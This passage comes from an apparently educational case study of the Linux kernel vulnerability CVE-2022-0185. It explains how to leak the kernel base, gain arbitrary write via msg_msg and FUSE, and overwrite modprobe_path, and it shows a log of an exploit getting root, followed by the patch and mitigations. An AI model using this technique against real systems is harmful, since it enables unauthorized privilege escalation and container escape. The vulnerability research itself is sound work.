


Fig 3.2.2.2 struct msg_msg structure

Now that we understand the structure of struct msg_msg, we need to learn how to obtain a kernel leak. The Linux kernel has a Kernel Address Space Layout Randomization (KASLR) feature, which means the kernel code is loaded at a random address decided during the boot phase. However, the offset from the kernel's starting point to any function address remains constant, allowing us to perform specific operations to fill heap space with structures containing particular kernel functions. By decreasing the offset, we can find the kernel start address.

Fortunately, we can easily spray the heap with seq_operations structures by opening /proc/self/stat, which resides in kmalloc-32 slabs. The definition of seq_operations is shown in Fig. 3.2.2.3.

```
struct seq_operations {
    void * (*start) (struct seq_file *m, loff_t *pos);
    void (*stop) (struct seq_file *m, void *v);
    void * (*next) (struct seq_file *m, void *v, loff_t *pos);
    int (*show) (struct seq_file *m, void *v);
};
```

Fig 3.2.2.3 Structs for Kernel Leak

Finally, the overall process is depicted in Fig. 3.2.2.4. We begin by populating the legacy_data with 4095 bytes of data to prepare for the override. Then, we construct messages using struct msg_msg. Because heap memory is allocated continuously, the constructed messages will likely be adjacent to the neighboring kmalloc-4k slab. We override the m_ts field by controlling the data we write to the legacy_data.

Next, we spray the heap with multiple kmalloc-32 seq_operations structures. We then receive data from the message queue, which triggers an out-of-bounds read. By adjusting the offset from the kernel function, we can obtain the kernel base address.




Fig 3.2.2.3 Overview of Out of Bound Read

3.2.3 Get Root Privilege

Similar to our earlier analysis, in this part, we need to set up a FUSE file system, which allows our userspace code to handle page faults from kernel space. At the same time, we will override the msg_msgseg *next pointer to point to modprobe_path, enabling arbitrary writes in kernel space.

Let's first examine the FUSE call stack depicted in Fig. 3.2.3.1. In general, FUSE allows us to implement a file system in user space. When there is a new operation, the system will invoke the code we defined for FUSE!




Fig 3.2.3.1 Fuse Overview

Let's analyze how to use FUSE to achieve arbitrary writes in kernel space. First, let's consider the send message operation for struct msg_msg. This operation involves writing data to kernel space. If we construct the message to have two segments, we can override the pointer and write to any kernel address. This concept is illustrated in Fig. 3.2.3.2.

Additionally, after examining the logic of sending messages to the queue, we know that the process involves copying a buffer from user space to kernel space. If the messages are long enough, they will be copied segment by segment. If we can trigger a page fault during this process, we can achieve the scenario shown in Fig. 3.2.3.2.

Fortunately, FUSE provides the necessary functionality. We can map a page to FUSE, and when a page fault is triggered, the system will call our FUSE read function to handle the page fault. By pausing the read process until the unsigned underflow overrides the msg_msg_seg *next pointer and then resuming the send message process, we can achieve arbitrary writes. The entire process is demonstrated in Fig. 3.2.3.3.




Fig 3.2.3.2 Using Send Message





Fig 3.2.3.3 Fuse and Send Message

3.2.4 Exploit with virtual box

First, we need to prepare the environment for the exploit. For details, please refer to the GitHub repository: CVE-2022-0185 Case Study.

Once the compilation is complete, you can observe the results of the exploit in Fig. 3.2.4.1.



```
[*] Opening ext4 filesystem
[*] Overflowing...
[*] Done heap overflow
[*] Spraying kmalloc-32
[*] Attempting to recieve corrupted size and leak data
[X] No leaks, trying again
[*] Opening ext4 filesystem
[*] Overflowing...
[*] Done heap overflow
[*] Spraying kmalloc-32
[*] Attempting to recieve corrupted size and leak data
[*] Kernel base 0xffffffff95a00000
[*] modprobe_path: 0xffffffff9766c2e0
[*] Opening ext4 filesystem
[*] Overflowing...
[*] Prepaing fault handlers via FUSE
[*] Done heap overflow
[*] Attempting to trigger modprobe
[*] Exploit success! /bin/bash is SUID now!
[+] Popping shell
-p: /root/.bash_profile: Permission denied
root@CVE-2022-0185:/home/user/Desktop/CVE-2022-0185# id
uid=0(root) gid=0(root) groups=0(root)
root@CVE-2022-0185:/home/user/Desktop/CVE-2022-0185# uname -srv
Linux 5.11.0-44-generic #48~20.04.2 SMP Sat Apr 13 12:58:19 EDT 2024
root@CVE-2022-0185:/home/user/Desktop/CVE-2022-0185#
```

Fig 3.2.4.1 Virtual Box Exploit

4. Mitigation of the Vulnerability

4.1 Official Patches

After this vulnerability was reported, Linux and its many distributions merged patches to fix this bug..[9][10][11]

In Fig. 4.1.1, we show the patch merged by Linus Torvalds. The mitigation of this underflow problem is simply to convert the subtraction operation to addition.

```
diff --git a/fs/fs_context.c b/fs/fs_context.c
index b7e43a780a625b..24ce12f0db32e5 100644
--- a/fs/fs_context.c
+++ b/fs/fs_context.c
@@ -548,7 +548,7 @@ static int legacy_parse_param(struct fs_context *fc, struct fs_parameter *param)
                              param->key);
        }

-       if (len > PAGE_SIZE - 2 - size)
+       if (size + len + 2 > PAGE_SIZE)
                return invalf(fc, "VFS: Legacy: Cumulative options too large");
        if (strchr(param->key, ',') ||
            (param->type == fs_value_is_string &&
```

Fig 4.1 Linux Master Patch

5. Real-word Impact

In this report, we demonstrate how this vulnerability can be exploited to compromise an Ubuntu system. Additionally, it can potentially target older systems that lack regular security updates.

Regarding Kubernetes, this vulnerability could result in privilege escalation, container escape, or denial of service attacks.

While there have been no reported losses caused by this vulnerability in the news, it underscores the importance of consistently applying critical security updates. The researcher who reported this vulnerability exemplifies ethical hacking practices that we should all strive to uphold.[12]

6. References

[1] https://nvd.nist.gov/vuln/detail/CVE-2022-0185
[2] https://www.hackthebox.com/blog/CVE-2022-0185:_A_case_study
[3] https://ubuntu.com/security/CVE-2022-0185#impact-score
[4] https://en.wikipedia.org/wiki/Two%27s_complement
[5]https://www.gnu.org/software/c-intro-and-ref/manual/html_node/Unsigned-Overflow.html
[6] https://www.kernel.org/doc/gorman/html/understand/understand011.html
[7] https://leviathan.vip/
[8] https://www.willsroot.io/2021/08/corctf-2021-fire-of-salvation-writeup.html
[9] https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=722d94847de2
[10] https://ubuntu.com/security/CVE-2022-0185
[11] https://access.redhat.com/security/cve/CVE-2022-0185
[12]https://jfrog.com/blog/the-impact-of-cve-2022-0185-linux-kernel-vulnerability-on-popular-kubernetes-engines/